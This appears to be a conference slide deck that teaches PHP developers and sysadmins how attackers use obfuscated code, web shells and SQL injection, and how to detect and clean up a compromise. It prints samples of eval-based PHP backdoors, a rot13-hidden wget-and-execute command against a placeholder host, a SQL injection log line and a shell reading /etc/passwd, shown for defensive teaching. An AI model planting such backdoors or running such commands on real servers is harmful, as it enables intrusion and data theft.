

CODE OBFUSCATION, PHP SHELLS & MORE

WHAT HACKERS DO ONCE THEY GET PASSED YOUR CODE
(AND HOW YOU CAN DETECT & FIX IT)

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WHAT'S THIS TALK ABOUT?

- What happens when I get hacked?
- What's code obfuscation?
- What are PHP shells?
- Show me some clever hacks!
- Prevention
- Post-hack cleanup

WHAT IS THIS NOT ABOUT?

- How can I hack a website?
- How can I DoS a website?
- How can I find my insecure code?

WHO AM I?

- Mattias Geniar
- System Engineer @ Nucleus.be



(we may have accidentally started a huge stressball fight last year)

- Ex-PHP'er, ORM hater, mostly a Linux guy

WHO ARE YOU?

- Any Linux knowledge?
- Ever had a site compromised?
- Ever try to hack your own site? :-)
- Who was at this talk @ phpbnl14?

WHY DO I GET HACKED?

- To steal your data
- Intermediate host to attack others
- Act as a C&C server
- Send out spammails
- ...

WHAT HAPPENS (TO MY SERVER) WHEN I GET HACKED?

- Malicious file uploads
- Local file modifications
- SQL injections (to modify DB content)
- SQL injections (to steal your data)
- ... and many more things

TYPICAL ATTACKER WORKFLOW

- Remote scan website for vulnerabilities (95% automated)
Havij, Nessus, Skipfish, SQLmap, w3af, ZedAttackProxy, ...
- Abuse vulnerability (file upload, RFI, SQLi, ...)
Mostly manual, attack surface narrowed by scans
- Profit!

FOCUS OF THIS TALK

- File upload abuse: what can you do with PHP?
Form upload vulnerability, stolen FTP passwords etc.
- SQL injections

NOT THE FOCUS

- Cross-Site Scripting (XSS)
- Authentication bypassing
- Cross-Site Request Forgery (CSRF)
- ...
- Check OWASP.org for more fun!

FILE UPLOADS

- Obvious ones
 - `hackscript.php`
 - `remote-shell.php`
- Random file names
 - `x51n98ApnrE_Dw.php`
 - `e8AnzRxn5DSMAN.php`
- Attempts to "blend in"
 - `contact.php`
 - `wp-version.php`
 - `image.php` / `thumbnail.php`

FILE MODIFICATIONS

- wp-config.php
- apc.php
- Bootstrap.php
- ...

SQL INJECTIONS: GET CONTENT INTO YOUR DB

- inject iframes
- inject script-tags
- steal (admin) cookies

You'll only notice it when browsing the site.

SO

**WHAT DOES 'MALICIOUS PHP CODE' LOOK
LIKE?**

LIKE THIS.

```
<?php
$rtypwh = "6884211372db82e90bc8504438e99c76"; if(isset(
$_REQUEST['mqhx'])) { $jagjapf = $_REQUEST['mqhx'];
eval($jagjapf); exit(); } if(isset($_REQUEST['penikx']))
{ $odzc = $_REQUEST['tgdjn']; $fdydwid = $_REQUEST
['penikx']; $rwtx = fopen($fdydwid, 'w'); $iuxrf =
fwrite($rwtx, $odzc); fclose($rwtx); echo $iuxrf;
exit(); }
?>
```

OR THIS.

```
<?php
...
preg_replace( "/.*/e", "\x65\x76\x61\x6c\x28\x67\x7a\x69\x
6e\x66\x6c\x61\x74\x65\x28\x62\x61\x73\x65\x36\x34\x58\x64\x65\x
63\x66\x64\x65\x28'7X1re9a2z/Dn9VcrunjE2q+PYTtu7a2HnaQ5t2jTpcuqp
6eP2emxrks1PkukKME77C4CkREgy43573NH1vbuofp7FJEARJkARBAHT7xRVnNI1u
i4X06d7Jx72TC/PW2dmHzji8db2f7x2ded9KJXbHCTPOCbYHszjqRWTt3QWdPoJX
vj/wHKIMjPNvGkzwx/vTo1d+hL9cQ2MP9UC9dgL8/GKNe84N/jqdr10DEktn5vaL
k8A2dE2W2A+L5prJErwdTTY/5xTlv82yMn0J8w1FsdEoHXoWDOnKFLu6q1S2c+q
z9iRH7F9farunVCvo+NGTXYP/9tyx24ndKKi6Q8BH3Q8f2CWj84FDw6qyYPUdumH
2rnq5Yysw45z49jTyPKHnqgdQJICoum47k jNyrGa8Rr4NqdP6d+5I8-dTdpGGJ7b
c/ruc2R962S4A607PTg+qsa a9cpxk1FVI F18MLGL1CL+dGwjAQzKh1RgtKLPcodD
WCzQCcFI4ETTYHnzmMHT+8a8e3Ez8QqM12OfS3AGiWPL/InofPh+PQMmCJFNQUA
TWGoc3z87wAvF42nEa a4FbPQf/QH7r1InPdcp2haAJswy3MH45YHsOAE7Y2+H4zY
yImGq818c0c/cERw5kf9Bpawx1FphGLbLdOayJS2dqa8a+2sh10uza87NrypkTL
bLfnWeYaYoV/UGXb0A1D8p3I9v0rJKp8d1zTENDtOKicPUNG1m4hrIMG0zKx+lm
....." );
?>
```

YEP, YOU GUESSED IT.

```
<?php
...
@error_reporting(0); @ini_set('error_log',NULL); @ini_set('log_
errors',0); if (count($_POST) < 2) { die(PHP_OS.chr(49).chr(48)
.chr(43).md5(0987654321)); } $v5031e998 = false; foreach (array
_keys($_POST) as $v3c6e0b8a) { switch ($v3c6e0b8a[0]) { case ch
r(108): $vd56b6998 = $v3c6e0b8a; break; case chr(100): $v8d777f
38 = $v3c6e0b8a; break; case chr(109): $v3d26b0b1 = $v3c6e0b8a;
break; case chr(101): $v5031e998 = true; break; } } if ($vd56b6
998 === '' || $v8d777f38 === '') die(PHP_OS.chr(49).chr(49).chr
(43).md5(0987654321)); $v619d75f8 = preg_split('/\s+(\s+)?/',
@ini_get('disable_functions')); $v01b6e203 = @$_POST[$vd56b6998
...
?>
```


THERE'S PRETTY CODE TOO, THOUGH.

JUST NOT AS OFTEN.

OBFUSCATION TECHNIQUES

Why hide the code?

- Legit
 - Prevent reverse engineering
 - Protect proprietary code

ZendGuard, SourceGuardian, ... require PHP extensions to decrypt
- Accidentally
 - Lack of experience from the dev
 - Simple problems solved in a hard way
- Malicious
 - Prevent code from being found
 - Hide backdoors in backdoors
 - Hide true purpose of script

OBFUSCATION TECHNIQUES

Remove whitespace

```
if(isset($_GET["t1065n"])) {  
    $auth_pass      = "";  
    $color          = "#d15";  
    $default_action = "FileManager";  
    $default_use_ajax = true;  
    preg_replace("/./e", "\x66\x7...");  
}
```

Becomes

```
if(isset($_GET["t1065n"])){$auth_pass="";$color= "#d15";$default_action= "FileManager";$default_use_ajax = true;preg_replace("/./e", "\x66\x7...");}
```

OBFUSCATION TECHNIQUES

Replacements!

```
$string = "my secret key";
```

Obfuscated:

```
$string = chr(109).chr(121).chr(32).chr(115).chr(101).chr(99).chr(114)  
.chr(101).chr(116).chr(32).chr(107).chr(101).chr(121);
```

```
$string = "\x6e\x6f\x20\x6f\x6e\x65\x20\x63\x61\x6e\x20\x72\x65\x61\x64\x20",  
"\x74\x68\x69\x73\x2e\x20\x6d\x75\x61\x68\x61\x68\x61\x21";
```

```
$string = gzinflate('??/JU(J?K?PQ(I?(');
```

Also works with `bzip`, `gzencode`, `urlencode`,
`UUencode`, ...

Attacker can send the ASCII chars via `$_POST`, code can
'decrypt' by running `ord($_POST['val'])`.

OBFUSCATION TECHNIQUES

Character substitutions with `str_rot13`
(or any self-made letter replacement algorithm)

```
$string = 'some random piece of code';  
$encoded = str_rot13($string);  
# $encoded = fber enagbe cvrpr be pbgr
```

```
$decoded = str_rot13($encoded);  
# $decoded is again = some random piece of code
```

So if you're evil ...

```
$a = "rkap{ }trg uggo://fvgr.gyq/unpx.cy; puzbq +k unpx.cy; ./unpx.cy}";  
eval(str_rot13($a));
```

```
exec('wget http://site.tld/hack.pl; chmod +x hack.pl; ./hack.pl');
```

OBFUSCATION TECHNIQUES

Run `eval()` on encoded strings

```
$code = 'echo "Inception: PHP in PHP!";';  
eval($code);
```

The encoded version becomes:

```
$code = 'ZWNobyA1SW5jZXN0aM9uO1BQSFQgaMgUEhQ1BI7IA=';  
eval(base64_decode($code));
```

Image this on a 100+ line PHP script. `base64_encode()` it all and run it in `eval()`.

§_ = "ImzsqAFAkIe8T6 EB rrz /v9R1Gg998pbY25nt YNxFqa2eND0eOUFP/XUC2nXjbl8MI GNeQ1
BtMlJ eVWnhua:1 /gpWyf iKlBAAdqgNPLw8KK TMCd1 58V48ByOvHghPhAqz aZ avd+PPTTtu 7a2Mn
QSt2jTpcugg6eRJamrks lPkuNkWT 7C4Ck88qy4 3S7 38N1vbu fp7 FIEARJkARBAHT7 xRVnNlIu i4
Q6d7Jx 72TC/ PH2dmHz j18-dh 2T7 x2 dmd99JXBHC tPOCb YH z jgRWTLS QNdFo3 Xv j/wBRJHj PHvGkzw
/vToid+hL9cq28F9tC 9dgL8 /GKDe84 N/ jqrL0PEkth5vaLk 8A2dE2H2A +L5 pr JKawdTTY /5 xTNv8
yW6DJ8sw1FvMf c8XcMD0nKF LuWg1 SZ-c+qz9 lRN 7F9fs ruwVC vo +NGTXYP /9t yx 24ndKKi4 QSBH3 Q8
u456SOUaePg9ozc/ QOe8V 4VGT0vT4+ 6XTU4 4W1 +qMCTT/ PpQKO /LmJUR9 DNT VAgLXNqFer vC Dn6NA
lDE4cq8TNSP lPVG88P 96T 0vPC/ xz iv +E3 34p4Y 2FOTJpbH12 Kwhaul6 C9 62C h8DYNXTOQB 4QeA7wa
EAL+r fKuJiqVrGkhe lOBwQx DIXMl ae-ONJFU JQvrxRafTmXap Yt tapcYkARu7 0Bki0 jvbxl wq 7hk lh
2CN j84 PDwBqyY FUDuWHZraq 5Yy sm45-z49 jTYPKBnogd0Q lC0 umz47kjNy rGa SW r4NqdIP6d+5 ISdYD
...
GGJ7bc /ruGhz96IS-4A607 PTq+gsaa9cpk3 FVI F1 8MLGL10L+dGwjAqzRhl8gtkLP CodONCz Q8CFI
ETT YmccMMHT+ 2a8aeEExB0qWi 2 Of S3AGl wPL/Tho fPh +PQMeCJTNG UATKGC zc 87naWf42 nE aa4 Fb
QP/QHT ri lHpdcp2heaJswy3MH4 5YNzONS 7Y2+H4z YyImGfq8 18c0o /c8Kw5k f98pwx lPphGLbi d0
yJS 2dga8a+2mh l0uza87M ryPk7 lB LfN9a YaYof /UGXb0A lD8 p3 l9v6r lRpwadl xTENDtOK lC PUNG1
4br INGQJ xk+ lntaH8B 6mh 8YMMN 0R+4 n12 YWl0c DP7 +WdWHHW e2 9JbUI uRQioMFP 9Dmy8ecDax Kai nk
VZckRMLJ swwONX+ /TdbCpRt pohLR lT 0A3 BB5Hv +COYpDAF8FT+ 8+dAGPi lXy +s lap8xc8dG iRV8XN
W4V9h 1mch Y1 8C Tz3MFRK 73 80c08a0k 3l 8lTl /8P9m21P wpt dT34w 188P 7mh 8e 4 /0mMk8FP8a8m"

OBFUSCATION TECHNIQUES

Inception!

```
$__ = 'CnlwKGlzc2VORCRfUE9TVVFa1Y29kZSJDdRSkKfawogICAg2XZ3hbChiYXNlbnJrf2G'.  
      'VjB2RlNCRfUE9TVVFa1Y29kZSJDdRSkK?Cn0=' ;  
$__ = "JGNvS0QgPSBiYXNlbnJrf2GVjB2RlNCRfKTeKZKXhbcGkY29kZSk7";  
$__ = "\x62\x141\x73\x145\x36\x64\x5f\x144\x65\x143\x6f\x144\x65";  
eval($__($__));
```

Actually means ...

```
$__ = 'if(isset($_POST["code"])) {  
      eval(base64_decode($_POST["code"]));  
      }';  
$__ = '$code = base64_decode($_); eval($code);';  
$__ = "base64_decode";  
eval($__($__));
```


TIME FOR SOMETHING LESS CRYPTIC ...

Or: the fun you can have when you can upload your own PHP file(s)

PHP SHELL SCRIPTS

- WSO Web Shell
- C99 shell
- R57 shell
- ...
- Monolithic app: PHP, Javascript, Perl, images, ...
- Accessed by simply browsing to
`http://$site/path/to/script.php`
`http://$site/uploads/script.php`

WHAT DO THOSE SHELLS DO?

Usually contains authentication/authorization

Password:

>>

WHAT DO THOSE SHELLS DO?

Contains some kind of ACL

```
if(!empty($_SERVER['HTTP_USER_AGENT'])) {  
    $ua = $_SERVER['HTTP_USER_AGENT'];  
    $userAgents = array("Google", "MSNBot");  
    if(preg_match('/' . implode('|', $userAgents) . '/i', $ua)) {  
        header('HTTP/1.0 404 Not Found');  
        exit;  
    }  
}  
# Or by IP, cookies, $_POST values, ...
```

BUT ONCE YOU GET IN ... :-)

WEB SHELL BY ORB

The screenshot displays a web shell interface with a dark theme. At the top, there is a header with server information: IP (192.168.1.100), OS (Ubuntu 12.04), and other details. Below the header is a navigation bar with buttons for 'Home', 'File', 'Console', 'Shell', 'Ping', 'String tool', 'Scripts', 'Network', 'Logout', and 'Self remove'. The main content area is titled 'File manager' and contains a table of files and directories. Below the table are several buttons for file operations: 'Change dir', 'Read file', 'Make dir', 'Make file', 'Remove', and 'Upload file'. Each button has a corresponding input field and a confirmation button.

Name	Size	Modify	Owner/Group	Permissions	Action
./	0B	2014-03-20 18:55:04	root/root	drwxr-xr-x	4 T
./..	0B	2014-03-20 18:55:04	root/root	drwxr-xr-x	4 T
./00.php	63.00 KB	2014-03-20 18:57:02	root	rw-r--r--	4 T 0
./01.php	73.00 KB	2014-03-20 18:55:04	root	rw-r--r--	4 T 0


- File listing
- Remote shells
- Server info
- ...

FULL CONSOLE

```
Console
Total used: 1 MB
root@kali:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
cron:x:4:4:cron:/var/spool/cron/root:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
mysql:x:27:27:MySQL Database:/etc/mysql/mysql.conf.d/mysqld.cn:/bin/false
root@kali:~#
```

- Limited to user running PHP
- Limited by the php.ini config
- Can read all your configs

REMOTE SHELLS



```
-$ telnet 10.0.2.3 31337
Connected to localhost.
Escape character is '^]'.
sh-4.1$ ls -alh
total 84K
drwxrwx-- 2 xxx httpd 4.0K Jan 21 17:17 .
drwxrwx-- 4 xxx httpd 4.0K Jan 21 17:25 ..
-rw-r--r-- 1 xxx httpd 74K Jan 21 16:56 2x2.php
-rw-r--r-- 1 xxx httpd 0 Jan 21 17:17 look_mom_ima_winning_the_internetz
sh-4.1$
```


REMOTE SHELLS

- Requires perl (standard ... everywhere?)
- Gets forked to the background
- Can be real painful

BIG DEAL ... YOU CAN'T DO ANYTHING!

...

CAN'T I?


COMPILE YOUR OWN EXPLOIT?

```
sh-4.1$ gcc exploit.c -o exploit
sh-4.1$ chmod +x exploit

sh-4.1$ ls -alh exploit
-rwxrwxr-x 1 xxx xxx 6.3K Jan 21 17:38 exploit

sh-4.1$ ./exploit
```

START A BITCOIN MINER?



WHAT ELSE IN THIS WEB SHELL BY ORB?

- Zip/Tar .gz manager
- Brute force ftp/mysql/...
- Search system for files
 .mysql_history, .bash_history, *.conf, ...
- Similar to R75 shell, C99,...

C99 SHELL

Even has a feedback form!

Feedback or report bug (diffiehell[at]postman[dot]ru)

Your name:

Your e-mail:

Message:

Attach server-info **Smart one :-)**

There are no checking in the form.

* - strongly recommended, if you report bug, because we need it for bug-fix.

We understand languages: English, Russian.

WHAT THEY HAVE IN COMMON

- GUI stolen from a 90's h4ck0rz movie
- All single page apps
- Made to dumb-down the user (presets etc.)
- Offer same kind of tools/scripts/exploits

HACKERS PROTECT THEMSELVES

- Add a `self-update` command
- Add a `self-destruct` command
- Make `multiple` copies of itself
- Obfuscate its own code with `random data`
- Add to `cron` to restart script

HOW TO PROTECT YOURSELF

Server-side vs code-wise

- As a dev ...
 - Don't trust your users
 - `whitelist` (don't blacklist!) file extensions in upload forms

```
Safe:$whitelist = array('jpg', 'jpeg');
Unsafe:$blacklist = array('php', 'cgi'); # Will still allow perl (.pl)
code
```
 - Never use `eval()`
- As a sysadmin ...
 - Don't allow PHP execution from uploads directory
(easily blocked in webserver configs)
 - Mount filesystems with `noexec` option
 - `Virus-scan` all uploaded files
 - Block 'dangerous' php functions

BLOCK PHP EXECUTION FROM UPLOADS DIRECTORY

(we'll take Apache as an example)

```
<Directory /var/www/hosts/my-site.tld/httpdocs/uploads>  
  <FilesMatch "(?i)\.(php|phtml)$">  
    Order Deny,Allow  
    Deny from All  
  </FilesMatch>  
</Directory>
```

Whenever possible, don't use .htaccess files but set it in your main/vhost configuration

BLOCKING DANGEROUS PHP FUNCTIONS

(depends on your definition of dangerous)

- `php.ini:disable_functions`
- Only disables internal functions, no user-defined ones
- Can not be overwritten later (duh)

```
disable_functions = show_source, exec, system, passthru, dl, phpinfo, ...
```

`eval ()` is a language construct, not a function. Can not be blocked in `disable_functions`. Check out the `suhosin` patch to disable this.

YOUR ACCESS & ERROR LOGS ARE GOLDEN

These are normal access logs...

```
- - - "GET /account.php HTTP/1.1" 200 17333 "https://site.be/script.php?id=NG  
- - - "GET /images/pages/account.gif HTTP/1.1" 200 1648 "Mozilla/5.0 (Windows  
- - - "GET /images/pages/account_companycontacts.png HTTP/1.1" 200 3392 "Mozil  
- - - "GET /images/pages/account_contacts.gif HTTP/1.1" 200 1765 "Mozilla/5.0  
- - - "GET /account_orders.php HTTP/1.1" 200 21449 "Mozilla/5.0 (Windows NT 6  
***
```

YOUR ACCESS & ERROR LOGS ARE GOLDEN

These are not...

```
GET /my_php_file.php?query_param=1%20AND%202458=CAST%28CHR%2858%29%7C%7CCHR%2
112%29%27%7C%7CCHR%28100%29%27%7C%7CCHR%28118%29%7C%7CCHR%2858%29%7C%7C%28SELECT%20
COALESCE%28CAST%28uid%20AS%20CHARACTER%28100000%29%29%2CCHR%2832%29%29%20FROM
%20db.table%20OFFSET%20654%20LIMIT%201%29%3A%3Atext%7C%7CCHR%2858%29%7C%7C
HR%28104%29%27%7C%7CCHR%2897%29%27%7C%7CCHR%28109%29%27%7C%7CCHR%2858%29%20AS%20NUMER
IC%29 HTTP/1.1" 200 554 "-" "sqlmap/1.0-dev (http://sqlmap.org)"
```

Or ...

```
GET /my_php_file.php?query_param=1 AND 2458=CAST(CHR(58)||CHR(112)||
CHR(100)||CHR(118)||CHR(58)||({SELECT COALESCE(CAST(uid AS CHARACTER(10000)),
CHR(32)) FROM db.table OFFSET 6543 LIMIT 1)::text||CHR(58)||CHR(104)||
CHR(97)||CHR(109)||CHR(58) AS NUMERIC) HTTP/1.1" 200 554 "-"
```

VERIFY IPS VS. USER-AGENTS

```
46.165.204.8 - - [15:16:55 +0100] "GET /images.php HTTP/1.1" 200 175 "-"  
"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html
```

```
-$ whois 46.165.204.8
```

```
***
```

```
org-name:      Leaseweb Germany GmbH
```

```
***
```

BLOCK SQL-INJECTION AS A SYSADMIN

- This can never be your only defense. This just helps make it harder.
- You can act on URL patterns
Keywords like CHAR(), COALESCE(), CAST(), CHR(), ...
- You can act on HTTP user agents
Keywords like sqlmap, owasp, zed...
- Install a "Web Application Firewall"
(open source: mod_security in Apache, security.vcl in Varnish, ModSecurity in Nginx, 5GBBlacklist, ...)

BLOCK BRUTE FORCE ATTACKS

If an application user is compromised, they could upload malicious content.

- In the application: block users after X amount of failed attempts
- On the server: tools like fail2ban, denyhosts, iptables, ...
- Extend common tools: fail2ban to detect POST floods via access/error logs
(e: 10 POST requests from same IP in 5s = ban)

STAY UP-TO-DATE

With everything.

- Update 3rd party libraries: ckeditor, tinymce, thumbnail scripts, ...
Tripple-check anything you took from the internet.
- Update your framework that could have security fixes
- Update your OS & applications
(limit the privilege escalation exploits if the app is compromised)
- Update your personal knowledge / experience
Check out OWAS, try out free vulnerability scanners, hack your own site, ...

BUT WHAT IF YOU FIND YOU'VE BEEN HACKED

...

POST-HACK CLEANUP

Or: how to find the hack

- Search for suspicious filenames
- Check your access/error logs
(If you found uploaded files, use the timestamps for a more accurate search)
- Check your cronjobs on the system
Dem sneaky bastards ...
- Search all sourcecode for keywords like:
`eval, base64_decode, wget, curl, ...`
- Use system tools for scanning malware like:
`Maldet, ClamAV, rkhunter, tripwire, ...`
(you may need to poke your sysadmin - these can run as daemons)

POST-HACK CLEANUP

- Take a database dump and search for keywords like:
iframe, script, ...

```
- $ mysqldump mydb > mydb.sql  
- $ grep -i 'iframe' mydb.sql  
- $ grep -i '...' mydb.sql
```

- Take a long look again at all the prevention methods we talked about earlier.
- Patch the code
- Prepare yourself to reinstall your entire server

If you're unsure how far the attacker went, assume they got root access.
If that's the case, don't trust a single system binary.

THANK YOU

ANY QUESTIONS?

Contact via [@nattiasgeniaz](https://twitter.com/nattiasgeniaz) on Twitter or via mail at nattias@nucleus.be

www.nucleus.be

Also: we're hiring PHP rockstars!